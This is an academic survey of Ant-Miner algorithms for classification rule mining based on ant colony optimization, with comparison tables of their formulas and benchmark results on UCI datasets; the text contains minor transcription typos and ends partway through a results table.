Classification Rule Mining is a Data Mining approach which discovers a set of rules for predicting the class of unseen data. Classification rules are patterns that belong to a specific class. There can be many distinct rules for a class. Every attribute contains a set of distinct domain values. The domain values of attributes are referred to as terms. A classification rule consists of one or more terms, collectively called antecedent, and a class value called consequence. Class based rule mining is hybrid class of rules having classification rule as well as Association rule features which results in class based association rules learning providing associative classification. Associative classification rules are those rules which satisfy the specific support and confidence. The class association rule is shown in (1).

$$X => C \qquad (1)$$

Where X represents a list of items while C shows the class label.

There are various approaches used for the classification rule mining and vastly applied ant colony optimization with other techniques and models for searching and optimization purposes. In this study, we are focusing on classification rule mining by using ant colony optimization. This survey study provides variants of ACO based classification rule mining approaches that are known as Ant-Miners in the literature, with their comparative study and analysis. The comprehensive and comparative analysis of ACO based classification rule mining is important to understand the different ant miner algorithms. In this research an effort is made to present comprehensive survey and mathematical analysis of different ant miner algorithms. The focus is on the bio inspired ACO based classification rule mining algorithmic approaches.

There are two major contributions of this research study. First is intensive comparative performance analysis of bio inspired; Ant Colony Optimization based algorithmic approaches exploited for the discovery of classification rule mining and second is focused survey of Ant-Miners for the discovery of classification rules. This paper provides critical and comparative study of various flavors of Ant-Miners and insight of effectiveness of ACO based classification rule mining approaches for the classification purposes. We discuss different parameters and functions exploited in ACO based classification rule mining approaches like heuristic function, term selection probability, and pheromone updating procedure and measuring of rule quality.

The remaining paper consists of the following sections; firstly the section II provides the related work of different approaches exploited for the discovery of classification rule mining, the section III introduces the Ant Colony Optimization, the section IV provides detailed collection of ACO based rule discovery approaches with their critical analysis and comparison, the section V provides comparative performance analysis of selective Ant-Miners on public data sets. Finally, conclusion and future work is given in the section VI.

II. Related Work

There are various statistical and evolutionary approaches proposed for the classification rule discovery and mining of association rules like artificial neural networks, Support Vector Machine (SVM), Genetic Algorithm (GA) and Swarm Intelligence. However, classification rule mining is still in a stage of exploration and development. In [1] E.Noda et al. applied genetic algorithm for the discovery of interesting prediction rules. D.L.A. Araujo et al. [2] proposed genetic algorithm for the rule mining from the huge databases. In [3] M.V.Fidelis et al. applied the genetic algorithm for the discovery of comprehensible classification rules. Genetic Algorithm is being applied for the discovery of interesting knowledge from a science and technology databases in [3]. In [4] L.Yan, et al. proposed an entropy-based genetic algorithmic approach for the classification rules learning. In [5] X.Zhongyang et al. exploit hybrid genetic algorithmic concept for the mining of classification rules. In [6] X.Shi and H.Lei have proposed Genetic Algorithm-based approach for the discovery of classification rules. In [7] M.Muntean and Valean exploit genetic algorithm for learning classification rules. In [8] Priayanka Sharma and Saroj, have proposed Distributed Genetic Algorithm for the discovery of Classification Rule. In [9] Rekha Dahiya and Anshima Singh provided survey of exploitation of genetic algorithms for the text mining purposes. In [10] Alberto Cano et al. proposed a Genetic Programming Algorithms as classification module in [11].

Artificial Neural Network is also exploited in the field of Data Mining and for the discovery of classification rules. In [12] A.Bharathi and E.Deepankumar have discussed data mining tasks and surveyed main classification techniques, Association Rule Mining, Decision Tree Classification, Neural Networks, Bayesian Classification and Support Vector Machine. In [13] Rasika P Ghom and N.R.Chopde provided application of Neural Networks for the classification tasks in data Mining field. In [14] Chamatkar et al. exploited Artificial Neural Network with other data mining algorithms for the purpose of classification rule mining. Genetic Programming is applied for the discovery of classification rule which results in promising for rule mining tasks. In [15] C.C.Bojarczuk et al. exploited genetic programming for the discovery of comprehensible classification rules. In [16] K.C.Tan et al. applied genetic programming for the mining multiple comprehensible classification rules. In [17] Chi Zhou et al. exploited Gene Expression Programming for the evolution of Classification Rules. In [18] Anubha Sharma and Nirupama Tiwari provided detailed survey of association rule mining algorithms exploiting fussy concepts. In [19], hierarchical multi-label classification rules are mined by using a grammatical evolution algorithm. R.TAlves et al. exploited the strength of artificial immune systems for the knowledge discovery for the hierarchical multi-label classification of protein functions.

There are various survey studies providing useful informative knowledge of algorithmic approaches in Data Mining and classification rule discovery purposes. In [20] K.S.Thirunavukkarasu and S.Sugumaran, provided survey and comparative study of the existing classifiers, Streaming Random Forests , Filter-Based Data Partitioning and Multiple Classifiers System(MCS) on various data sets, having various classes and instances in the context of running time and error rate of the techniques. In [21] Preeti lata sahu et al. surveyed various data mining approaches for classification of images. In [22] Chaitali Vaghela, Nikita Bhatt and Darshana Mistry provided survey of classification approaches exploited for the Clinical Decision Support systems. In [23] Mihir R Patel and Dipak Dabhi surveyed approaches for the discovery of Association Rule Mining. Swarm Intelligence is cutting edge algorithmic paradigm application in data mining for the purpose of classification rule mining and association rule discovery. Ant Colony Optimization is very effectively and successively applied for the discovery of classification rule mining. In [24] Y.D.Zhang and L.N.Wu have exploited genetic algorithm and ant colony optimization for the building classifier. In [25] Sonal P. Rami and Mahesh H. Panchal have studied some dialects of Ant_Miner by using public data for the observation of impact of number of ants on the accuracy rate. In [26] N.N Das and Anjali Saini have survey algorithms for association rule mining and basics terms of Ant Colony Optimization Algorithms are discussed. In [27] Vanaja. S and K. Rameshkumar, analyze performance of classification algorithms on various medical data sets.

The literature survey shows there are a vast variety of applications of ant colony optimization in the field of data mining. R.S. Parpinelli exploited ant behaviour for data mining purposes first time according to the best of our knowledge in [28]. K.Salama and A. A. Freitas [29], exploited ant colony optimization for the learning Bayesian network classifiers which resulted in promising results. On the basis of importance and effectiveness of knowledge discovery from huge data reservoirs, discussions were provided by the A.A Freitas in [30]. In [31], A.A. Freitas provided review of evolutionary algorithms used for the data mining purposes. The study of Ant Colony Algorithms for data classification is given in [32]. The suggestions on improving the interpretability of classification rules in sparse bioinformatics datasets are given in [33]. The performance evaluation measures of hierarchical classifiers are discussed by the E.P.Costa et al. in [34]. Comprehensible classification models are discussed in [35] by the A.A. Freitas. .In [36] T. Karthikeyan and J. Mohana Sundaram have provided the survey of ant colony optimization for association rule mining and comparison between AntMiner and AntMiner+.

This survey paper contributed to research society in two aspects. Firstly by providing larger number of Rule Miners exploiting Ant Colony Optimization particularly and updated related work continued for the discovery of classification rules. Secondly by providing extensive performance analysis of selective Ant Miners by using larger and varying databases which is given in the Section No. 5.

III. Ant Colony Optimization

The Ant Colony Optimization is a bio inspired subfield of Swarm Intelligence paradigm for the designing of meta-heuristic approaches for optimization problems. The first ACO based algorithm named Ant System, was proposed by Colorni, Dorigo and Maniezzo in early 1990[37]. Swarm Intelligence is a collection of algorithmic approaches inspired by the collective intelligence behavior of group of simple agents [38]. The insect’s members of swarm such as ants and bees can perform simple tasks individually while their cooperative behavior provides solutions for complex and hard problems. The working procedure of ACO based algorithmic approach models the food searching behavior of real ants. The foraging behavior of real ants for food and convergence of shortest path between food and nest, inspire the Ant Colony Optimization approach for the solution of hard and optimization problems. The pheromone value provides mechanism for the mutual information sharing among the ants that result in cooperative behavior. An artificial ant can be considered as a simple computational agent. In the implementation of artificial ant, probabilistically path selection mechanism is introduced. In basic ACO algorithm pheromone value update and pheromone value evaporation is done by using the mathematical formulae. Generally the pheromone evaporation rate is directly proportional to the length of path. The ACO based meta-heuristic approaches are very suitable for the problem scenarios where optimized section is desired. By the literature survey, as shown in the fourth section, ACO is very promising for the discovery of classification rule mining. ACO provides more interesting and useful rule which results in highly predictive and accurate classifiers. The extensive application of ACO for association rule mining purpose is given in the fourth section and results are promising from state-of-the-art approaches.

IV. ACO BASED CLASSIFICATION RULES MINING ALGORITHMS

A. Ant Miner

The Rafael S. Parpinelli et al. proposed a nature inspired algorithm for the association rule mining named Ant-Miner in [32]. This approach exploits the real ant food searching behavior for the extraction of classification rules from data. The objective of this approach is to assignment of each case to one class, out of a set of predetermined based on the attributes values for the case. The working mechanism of ant colony optimization based rule mining approach named Ant-Miner can be divided in the five sections. The first section is general description of Ant-Miner, second section is about heuristic function, third section is rule pruning, forth section is pheromone update and last one is usage of discovered rules for new cases classification. Swarm Intelligence based approaches, individuals incrementally constructs a solution for the targeted problem. In the case of associative rule mining, the objective is discovery of classification rule that are exploited by the classifier. The classification rule in the Ant-Miner consists in the given form i.e. IF <term1 AND term2 AND... > THEN <class>. In this rule each term is a triple <attribute, operator, value>, where value belongs to the attribute domain and operator is relational operator. The Ant-Miner Algorithm operates only on the categorical attributes. During the preprocessing phase continuous attributes are discretized. Ant-Miner works likely a sequentially covering approach; discovering a list of classification rules by covering almost all training cases. In Ant-Miner, iteration discovers one classification rule and it is added to the discovered rule list. The training cases that are correctly classified by the rule are excluded from the training list. This process continues until the given threshold, called Max_uncoverd_cases. The core operation of Ant-Miner is in which the current ant iteratively adds one term at a time to its current partial rule. In the Ant-Miner algorithm, the probability of addition of termi,j to the current partial rule is calculated by (2).

$$P i,j = \frac{\eta_{ij} \tau ij(t)}{\sum_{i=1}^{a} xi \cdot \sum_{j=1}^{bi} (\eta_{ij} \tau ij(t))} \qquad (2)$$

Here in (2), is the value of heuristic function for termi,j. The heuristic value shows the relevance of termi,j for classification. The pheromone value associated with termi,j is represented by (t) at iteration t. The value of xi shows the status of attribute, used by the ant. Heuristic Function implied in the Ant_Miner is given in (3). In this approach authors use the information gain as heuristic value of a term. In Ant_Miner class is selected after rule construction and default rule is majority class of reaming uncovered samples. Training stops on the basis of max uncovered cases.

$$H(W \mid A_i = V_{i,j}) = -\sum_{w}^{k} (P(w|A_i{=}V_{i,j}).\log_2 P(w|A_i{=}V_{i,j})) \qquad (3)$$

The equation (4) is used for the calculation of heuristic value by using information gain that is calculated in (3), where k represents the number of classes. The approach for heuristic function exploited by the Ant-Miner is same as used in decision-tree by differing in the entropy computation for the attributes. In the decision tree approach entropy is computed for an attribute as a whole while in Ant-Miner the entropy is computed for an attribute-value pair only.

$$\eta_{i,j} = \frac{\log_2 k - H(W|A_i{=}V_{i,j})}{\sum_{i=2}^{x} X_i \sum_{j=2}^{b_i} (\log_2 k - H(W|A_i{=}V_{i,j}))} \qquad (4)$$

Ant-Miner classifier exploits rule pruning approach to remove irrelevant terms that might have been unduly included in the rule. By rule pruning the predictive power of the rule is potentially increased, results in simplicity in the rules and helps to avoiding the over fitting to the training data. The Ant Colony Optimization based approach used the mechanism for the pheromone initialization in the start and later on for the updating the value of pheromone. Here (5) is used for the pheromone initialization and (6) is for the pheromone value updating purposes.

$$\eta_{ij}(t = 0) = \frac{1}{\sum_{i=1}^{n} bi} \qquad (5)$$

Here (t) shows the previous pheromone value at iteration t and (t+1) is the updated value for the iteration (t+1). The Q is the quality of the rule which is calculated by (7).

$$\eta_{i,j}(t+1) = \eta_{i,j}(t) + \eta_{i,j}(t).Q, \forall i,j \in R \qquad (6)$$

The rule quality is evaluated by (7). Where TP, TN, FP and FN stands for true positive, true negative, false positive and False negative respectively.

$$Q = \frac{TP}{TP+FP} \cdot \frac{TN}{FP+TN} \quad (7)$$

The performance of the Ant-Miner is promising with CN2. The predictive accuracy of the proposed approach is competitive with CN2 and also rules discovered by Ant-Miner are smaller than CN2.

B. *Ant Miner2*

Bo Liul et al. [39], proposed an enhancement in the classification rule mining approach “Ant-Miner” exploiting bio inspired Ant Colony Optimization. The enhance version of Ant-Miner, named Ant-Miner2, exploits density estimation as a heuristic function instead of information gain used by Ant-Miner. In terms of computation Ant-Miner2 is less expensive than the original Ant-Miner. Ant-Miner2 is based on simple division instead of the logarithm as in Ant-Miner. In Ant-Miner2, the pheromone initialization, pheromone updating and rule quality is measured similarly as in the Ant-Miner, by using (5), (6) and (7) respectively. The main difference between Ant-Miner and Ant-Miner2 is in heuristic value $\eta_{i,j}$ calculation. The heuristic function used in Ant-Miner2 is given in the table No.1. The proposed enhancement was compared with Ant-Miner by using UCI data set. Both the approaches performance was same in the context of accuracy and number of rules.

C. *Ant Miner3*

Bo Liu1et al. proposed improvements in the classification rule mining ACO based algorithm named Ant-Miner. New version of the Ant-Miner is namely, Ant-Miner3 [40], uses a different pheromone updating strategy and state transition rule which results in improvements in terms of accuracy of rule lists. In the proposed classification rule mining approach (Ant-Miner3), authors incorporated a tuneable stochastic element which cases balance between exploitation and exploration in its operation during the construction of a rule. In Ant-Miner3, the behaviour of real ants is more accurately modelled which provides a greater diversity in path choices, assists in finding an optimal rule. The quality of a rule and the accuracy of rule sets are improved by introducing a new pheromone updating rule. The working procedure of Ant-Miner3 differs from Ant-Minere2 in terms of pheromone updating method. After construction of rule, pheromone value associated with each term is updated according to the relation that is given in the Table I.In Ant-Miner3, the larger value of p indicates a fast evaporation and vice versa. The value of p used in experiments is fixed at 0.1. In equation (6), Q represents the quality of rule constructed. The quality of rule Q is calculated by using (7). This research work suggests that Ant-Miner3 has a number of parameters that requires optimization. In Ant-Miner3 all rules are pruned and pheromone matrix is symmetric.

D. *AntMiner+*

David Martens et al. [41], proposed a Max-Min Ant System based algorithm known as Ant-Miner+. The new classification rule mining approach is based on the bio inspired Ant-Miner. The main differences between proposed approach and previously defined AntMiner versions are exploitation of better forming, MAX-MIN, Ant System, augmented environment and search space for the ant’s walk. The proposed approach Ant-Miner+, is capable to handle multiclass problems and ability to include interval rules in the rule list. For the system parameter setting, there is automated and dynamic manner is introduced in the Ant-Miner+. AntMiner+ has early stopping criterion. The Ant-Miner+ uses different formulae for the pheromone initialization initially. The heuristic value, probability of term selection, pheromone updating and rule quality measuring relations are given in the Table I. The proposed approach (AntMiner+) is compared with state-of-the-art classification approaches such as C4.5, RIPPER and SVM in a benchmark study. The results are promising in terms of accuracy and time complexity.

E. *CAnt Miner*

Abdul Rauf Baig et al. proposed improvements in the CAntMiner algorithm in [42], that provided promising classification rule discover in medical data sets. The suggested improvements include use of novel heuristic function and reported its application to medical datasets. The CAntMiner technique focused primarily to categorical data and real valued attributes are discretized. In this research authors proposed some modification for the CAntMiner algorithm like finding discretization intervals and discovery of unordered rule set. In CAntMiner, domain knowledge can also be incorporated even after the delivery of its rule set. It facilitated in rule generalization and made more specific addition of new rules. The performance of CAntMiner is compared with ten well known classification algorithms including three ACO based. The experimental results of CAntMiner are more promising than that of compared algorithms in terms of accuracy rate. In CAntMiner, pheromone initialization, term selection probability, pheromone updating and quality of rule computing relationship are given in the Table I which is depicting the comparison of Ant-Miner variants.

F. *ACO-AC*

Waseem Shahzad and Abdul Rauf Baig proposed a new bio inspired hybrid classification approach, named ACO-AC in [43]. ACO-AC algorithm exploited hybrid approach by combining the idea of association rules mining and supervised classification. The idea of hybridization in ACO-AC, classification is integrated with association rule mining which enables discovery of high quality rules which results in improvement in the performance of classifier. In this approach ant colony optimization is applied to discover more appropriate subset of class association rules instead of exhaustively searching for all possible rules. The strong association rules based on confidence and support are discovered and then used for classification of unseen data. The ACO-AC, mines rules distributed manner of each class. This approach shows promising results on comparison with other state-of-the-art classification algorithms. ACO-AC is more accurate and achieves higher accuracy rates with respect to other classification approaches.

G. AntMiner-C

Abdul Rauf Baig and Waseem Shahzad proposed a new bio inspired, classification approach, named AntMiner-C in [44]. The focus of this research is on the discovery of rules for the classification task using supervised training data. The main feature of AntMiner-C is a heuristic function based correlation among the attributes. The other prominent contribution of this research is assignment of class labels to the rules prior to their discovery. It results in dynamically stoppage in the addition of terms in rule's antecedent part as well as a strategy for pruning redundant rules from the rule set. The authors have compared the proposed approach with the original AntMiner algorithm, decision tree builder C4.5, Ripper, logistic regression technique, and a SVM by using common data sets. Experimental results shows that proposed algorithm, AntMiner-C are promising in terms of accuracy.

H. cAnt-Miner

Fernando E. B. Otero et al. proposed a classification rule mining ACO based algorithm which introduced improvements in Ant-Miner for coping with continuous attributes, named cAnt-Miner [45]. The proposed approach, cAnt-Miner exploits an entropy-based discretization technique during the rule construction process which enables the cAnt-Miner to cope with continuous attributes. The discretization performed in pre-processing step, employed in Ant-Miner is substituted with dynamic discretization method in cAnt-Miner by creating discrete intervals for continuous attributes "on-the-fly", exploiting all continuous attributes information. The new feature, continuous attributes "on-the-fly", incorporation in cAnt-Miner has improved predictive accuracy while discretization method in a pre-processing step used in Ant-Miner, can lead to loss of predictive power due to the limitation in information available to the classification algorithm. The entropy for the attribute-value pair is computed similarly as in the basic Ant-Miner algorithm.

The computational complexity of the cAnt-Miner can be assisted by dividing threshold value finding process into two steps; 1) the sorting process of continuous attribute values that help in the computation of the number of examples belonging to each candidate interval has time complexity O (nlogn); 2) while candidate threshold values evaluation phase has the complexity O (n). Here n shows the candidate values to be evaluated. For the performance evaluation of the proposed cAnt-Miner algorithm, author's selected eight standard datasets from the UCI Irvine machine learning repository included at least one continuous attribute value. The experimental results showed that, in terms of predictive accuracy, cAnt-Miner is significantly more accurate than Ant-Miner in the hepatitis and glass dataset .The average result comparison with Ant-Miner are promising for cAnt-Miner in terms of predictive accuracy and simplicity of the discovered rule lists. In this research work, author also suggested extension and improvements in the entropy based discretization method, in which creation of intervals can be allowed with lower and upper bound values in the form $of\ V_{lower} \leq attribute \leq V_{upper}$.

I. ACO-Miner

Peng Jin et al. proposed a new classification rule mining algorithm named ACO-Miner in [46]. ACO-Miner is enhanced version of Ant-Miner that is based on bio inspired concept Ant Colony Optimization. In the ACO-Miner, author incorporated new feature that are, the multi-population parallel strategy, the cost-based discretization methodology and adjustment of parameters step by step. In ACO-Miner, ant colony is divided into some, parallel and separately running, populations. Here each population has same amount of ants, search rules and list of pheromone values. After evaluation, best rule is included into the final discovered rule list. The minimum number of cases covered per rule in ACO-Miner is variable; initially its value is set bigger and smaller at the late phase. The bigger value leads to the reduction in computing time while smaller values causes the discovery of new rules effectively. ACO-Miner has five user-defined parameters that are given in [46]. The performance of the proposed approach (ACO-Miner) is evaluated by applying SIMiner, a swarm intelligence based, self-development data mining software system. The standard data sets are used from UCI Repository on Machine Learning. The proposed algorithm (ACO-Miner) is compared with Ant-Miner and CN2. The results are promising for ACO-Miner in terms of predictive accuracy and simplicity of rules than Ant-Miner and CN2 algorithms.

Prakash S. Shelokar et al. [47] applied the Ant Colony Optimization based classification approach for the prediction of environmental factors i.e. temperature, water activity, pH which highly effects the growth of microorganism. The bio inspired ACO algorithm is exploited for the learning of classification rules for the prediction of bacterial growth in data pertaining to pathogenic Escherichia coli R31. The experimental results of ACO based Classifier System are promising with respect to NN and C4.5.

Namita Shrivastava and Vineet Richariya exploited the strong foraging behaviour of ants with classification algorithms for the mining of classification rules in the domain of Intrusion Detection System. For the detection and prediction of specific class of attacks, ACO based Intrusion Detection approaches are providing promising results. In this research work ACO is used to find efficiently the values of detection rates and false alarms rate. The experiments performed on the benchmark dataset, KDD-Cup99, are promising on the comparison of state-of-the-art algorithms.

All the variants of Ant Colony Optimization based data mining approaches that are known as Ant-Miners have common framework that consists of pheromone initialization, heuristic function value, selection probability, relation for evolution of rule quality discovered by the ants and the mechanism for the pheromone value updates of the more interesting and valuable rules. With critically observations on the Table I it concluded that mostly variants of Ant-Miner proposed variation in one of the stated basic components of the

TABLE I. COMPARISON OF VARIANTS OF ANT MINERS

Classifiers	Heuristic Function	Initial Pheromone Value	Selection Probability	Rule Quality	Pheromone Update
Ant Miner	$\eta_{i,j} = \frac{\log_2 k - H(W\mid A_i=V_{i,j})}{\sum_{i=2}^{x} X_i \sum_{j=2}^{b_i} (\log_2 k - H(W\mid A_i=V_{i,j}))}$	$\eta_{ij}(t=0) = \frac{1}{\sum_{i=1}^{n} b_i}$	$P_{i,j} = \frac{\eta_{ij}\tau_{ij}(t)}{\sum_{i=1}^{a} x_i \cdot \sum_{j=1}^{b_i} (\eta_{ij}\tau_{ij}(t))}$	$Q = \frac{TP}{TP+FP} \cdot \frac{TN}{FP+TN}$	$\eta_{i,j}(t+1) = \eta_{i,j}(t) + \eta_{i,j}(t).Q, \forall i,j \in R$
Ant Miner2	$\eta_{i,j} = \frac{Marity\_ClassT_{ij}}{T_{ij}}$	$\eta_{ij}(t=0) = \frac{1}{\sum_{i=1}^{n} b_i}$	$P_{i,j} = \frac{\eta_{ij}\tau_{ij}(t)}{\sum_{i=1}^{a} x_i \cdot \sum_{j=1}^{b_i} (\eta_{ij}\tau_{ij}(t))}$	$Q = \frac{TP}{TP+FP} \cdot \frac{TN}{FP+TN}$	$\eta_{i,j}(t+1) = \eta_{i,j}(t) + \eta_{i,j}(t).Q, \forall i,j \in R$
Ant Miner3	$\eta_{i,j} = \frac{Marity\_ClassT_{ij}}{T_{ij}}$	$\eta_{ij}(t=0) = \frac{1}{\sum_{i=1}^{n} b_i}$	$P_{i,j} = \frac{\eta_{ij}\tau_{ij}(t)}{\sum_{i=1}^{a} x_i \cdot \sum_{j=1}^{b_i} (\eta_{ij}\tau_{ij}(t))}$	$Q = \frac{TP}{TP+FP} \cdot \frac{TN}{FP+TN}$	$\eta_{i,j}(t+1) = (1-\rho)\eta_{i,j}(t-1) + (1-\frac{1}{1+Q})\eta_{i,j}(t-1)$
Ant Miner+	$\eta_{i,j} = \frac{T_{ij}\&Class=Marity\_ClassT_{ij}}{T_{ij}}$	τ max	$P_{ij}(t) = \frac{[\tau_{(v_{i-1,k},v_{i,j})}(t)]^{\alpha}[\eta_{v_{i,j}}]^{\beta}}{\sum_{l=1}^{p_i}[\tau_{(v_{i-1,k},v_{i,j})}(t)]^{\alpha}[\eta_{v_{i,j}}]^{\beta}}$	$Q = \frac{TP}{Comvered} \cdot \frac{TN}{N}$	$\tau_{(v_{i,j},v_{i+1,k})}(t+1) = \rho.\tau_{(v_{i,j},v_{i+1,k})}(t+1) + \frac{Q^{+}_{best}}{10}$
CAntMiner	$\eta_{i,j} = Correct\_Coverege_{ij} \frac{\lvert term_{ij},K \rvert}{total\_term_j}$	$\eta_{ij}(t=0) = \frac{1}{\sum_{i=1}^{n} b_i}$	$P_{i,j} = \frac{\eta_{ij}(s)\cdot\tau_{ij}(t)}{\sum_{i=1}^{a} x_i \cdot \sum_{j=1}^{b_i}\{\eta_{ij}(s)\tau_{ij}(t)\}}$	$Q = \frac{TP}{Comvered} \cdot \frac{TN}{N}$	$\eta_{i,j}(t+1) = (1-\rho).\tau_{i,j}(t),$ when term selected $\tau_{i,j}(t+1) = \tau_{i,j}(t) + (1-\frac{1}{1+Q}).\tau_{i,j}(t),$ when term not selected
AntMiner-C	$\eta_{ij} = \frac{\lvert item_i' \, item_j' \, class_k \rvert}{\lvert item_i' \, class_k \rvert} \cdot \frac{\lvert item_j' \, class_k \rvert}{\lvert item_j \rvert}$	$\eta_{ij}(t=1) = \frac{1}{\sum_{n=1}^{a} x_n.b_n}$	$P_{i,j} = \frac{\eta_{ij}^{\alpha}(s).\tau_{ji}^{\beta}(t)}{\sum_{i=1}^{total\_terms} x_j\{\eta_{ij}^{\alpha}(s).\tau_{ji}^{\beta}(t)\}}$	$Q = \frac{TP}{Comvered} \cdot \frac{TN}{N}$	$\tau_{ij}(t+1) = \tau_{ij}(t)(1-\rho) + (1-\frac{1}{1+Q}).\tau_{ij}(t)$
ACO-AC	$\eta_{i,j} = Correct\_Coverege_{ij} \frac{\lvert term_{ij},K \rvert}{total\_term_j}$	$\eta_{ij}(t=1) = \frac{1}{\sum_{i=1}^{a} b_i}$	$P_{i,j} = \frac{\tau_{ij}(t)\eta_{ij}(g)}{\sum_{i=0}^{a} x_i \cdot \sum_{j=1}^{b_i}(\tau_{ij}(t)\eta_{ij}(g))}$	$Q = \frac{TP}{Covered}$	$\tau_{ij}(g+1) = \tau_{ij}(g)(1-\rho) + (1-\frac{1}{1+Q}).\tau_{ij}(g)$

Ant-Miner proposed in [32]. In Ant-Miner2 [39], new heuristic function is proposed i.e. is given in the Table I and initial pheromone initialization, measurement of rule quality and pheromone value update is done likely to the Ant-Miner [32]. In Ant-Miner3 new pheromone update mechanism is proposed which resulted promising results. The Ant-Miner+ [41], variant of Ant-Miner introduced new relations for initial pheromone value, rule quality evaluation and pheromone value update. New pheromone value is boosted directly to the quality of the rule. The CAnt-Miner [42] differs in heuristic function, and pheromone update value. There are separate pheromone update relations in the case of term selection or rejection. These changes produced competitive results with respect to other state-of-the-art classification rule mining approaches. The authors proposed new relation for the initial pheromone value for the terms in the rule as well as new heuristic function for the selection of new terms for the next generation.

The ACO-AC flavor of ACO based mining approach for the discovery of associative rule exploits new mechanism for the evaluation of rule quality and heuristic function for the selection of new terms in antecedent. In the given variants of Ant-Miner for the classification rule discovery, is focused on the selection of heuristic function and evaluation of the quality of the rules that are mined. Although various mining approaches are proposed but there is still more requirements of new Ant-Miner variants that tackle discrete values as well as continues data sets effectively and efficiently. This survey study concludes that Swarm Intelligence based classification rule discovery approaches (PSO, ACO) are more promising as compared to the state-of-the-art techniques like artificial neural networks, SVM and genetic algorithm.

In section V, detailed performance analysis of the selective Ant-Miners variants is given by using Myra on public databases obtained from UCI Machine Learning Repository.


V. Performance Analysis of Ant-Miners

This section provides intensive comparative performance analysis of bio inspired; Ant Colony Optimization based algorithmic approaches exploited for the discovery of classification rule mining. In [25], Sonal P. Rami and Mahesh H. Panchal have given analysis of few ant-miners on few data sets by varying input parameters. This research study provides more intensive and detailed comparative performance analysis of variants of Ant-Miners on the public data sets. This section gives detailed performance comparison of bio inspired Ant-Miner dialects (Ant-Miner, cAnt-Miner, cAnt-Miner2 and cAnt-MinerPB) on the public domain data sets(available at UCI repository) [48] in terms of accuracy, terms per rule, number of rules, model size and execution time by using the Myra Tool [49]. Myra is a cross-platform Ant Colony Optimization framework written in Java. It includes the implementation of Ant-Miner dialects. We have selected Ant-Miner, cAnt-Miner, cAnt-Miner2 and cAnt-MinerPB for the comparative performance on the selective public data sets. The database selection considers the size of data base and number of classes. The execution of all the algorithms is done on the Intel(R) Core(TM) i5-2415M CPU @ 2.30GHz with 4.00 GB machine and 64-bit Operating System. Table III shows the detailed performance analysis of the stated dialects of Ant-Miners by using the standard parameters set in the Myra tool for the corresponding algorithms. The table No.3 shows the accuracy in percentage with standard deviation and time is in second.

J. Data Sets Description

The Table II shows the description of data sets which are used for the performance evaluation of the bio inspired rule discovering algorithmic dialects (Ant_Miner, cAnt_Miner, cAnt_Miner2 and cAnt_MinerPB) with information with number of instances, number of attributes and number of classes of the various public data sets that are downloaded from the UCI website. Here 18 data sets are selected with different #instances, #attributes and #classes for the performance analysis with variety of number of instances, attributes and classes.

TABLE II. Data Sets Description



Dataset	#Instances	#Attributes	#Classes	Dataset	#Instances	#Attributes	#Classes
Anneal	718	38	5	House-Vote	391	16	2
Australian	621	14	2	Hepatitis	139	19	2
Backup	276	35	4	Hypothyroid	3163	26	2
Breast	699	10	2	Ionosphere	351	34	2
Bupa	345	6	2	New-Thyroid	193	5	3
Crx	621	15	2	Soybean-Large	276	35	4
Diabetes	691	8	2	Soybean-Small	42	21	4
German	900	20	2	Tic-Tac-Toe	862	9	2
Horse-Colic	270	27	2	Wine	160	13	3

K. Comparative Performance Analysis of Ant-Miners

The Table III provides the collective comparative performance analysis of the under focused study, the rule discovering ACO based algorithms in terms of accuracy, terms per rules, number of rules, time and model size generated by the corresponding approaches.

TABLE III. COMPARATIVE PERFORMANCE ANALYSIS OF ANT-MINERS

	Ant_Miner					**cAnt_Miner**				
Data Sets	**Accuracy**	**Terms per rule**	**Number of rules**	**Time (Sec)**	**Model size**	**Accuracy**	**Terms per rule**	**Number of rules**	**Time (Sec)**	**Model size**
Anneal	86.468 ±0.578	1.836 ±0.030	12.300 ±0.260	89	22.600 ±0.702	85.884 ±0.827	2.031 ±0.043	10.980 ±0.208	858	22.260 ±0.368
Australian	85.652 ±1.694	1.404 ±0.060	8.300 ±0.213	33	11.700 ±0.684	85.362 ±1.172	1.474 ±0.041	6.600 ±0.163	40	9.700 ±0.260
Backup	97.699 ±0.864	1.097 ±0.053	5.400 ±0.163	14	5.900 ±0.277	94.129 ±0.951	1.180 ±0.020	5.000 ±0.000	325	5.900 ±0.100
Breast	92.841 ±1.154	1.060 ±0.010	13.500 ±0.342	28	14.300 ±0.367	92.694 ±0.908	0.950 ±0.017	10.300 ±0.153	30	9.800 ±0.291
Bupa	61.992 ±1.620	1.010 ±0.010	9.100 ±0.100	27	9.200 ±0.200	65.193 ±1.713	1.000 ±0.000	7.400 ±0.163	23	7.400 ±0.163
Crx	85.942 ±1.223	1.448 ±0.051	7.800 ±0.249	40	11.200 ±0.249	85.362 ±1.408	1.507 ±0.058	6.300 ±0.260	52	9.500 ±0.543
Diabetes	69.152 ±1.417	1.724 ±0.046	9.200 ±0.200	28	15.900 ±0.640	68.612 ±1.510	1.610 ±0.039	8.500 ±0.224	23	13.700 ±0.539
German	70.300 ±1.202	1.441 ±0.039	9.800 ±0.389	57	14.100 ±0.640	69.000 ±1.498	1.510 ±0.065	8.800 ±0.133	104	13.300 ±0.651
Hepatitis	67.167 ±3.921	2.048 ±0.103	5.500 ±0.269	42	11.200 ±0.712	60.000 ±3.776	1.972 ±0.062	4.900 ±0.277	62	9.600 ±0.521
Horse-Colic	87.333 ±1.388	1.095 ±0.039	4.400 ±0.221	12	4.800 ±0.249	86.333 ±1.822	1.090 ±0.049	5.200 ±0.133	32	5.700 ±0.367
House-Vote	95.624 ±1.207	0.905 ±0.058	5.300 ±0.300	15	4.900 ±0.526	95.867 ±0.949	0.782 ±0.014	4.700 ±0.213	7	3.700 ±0.213
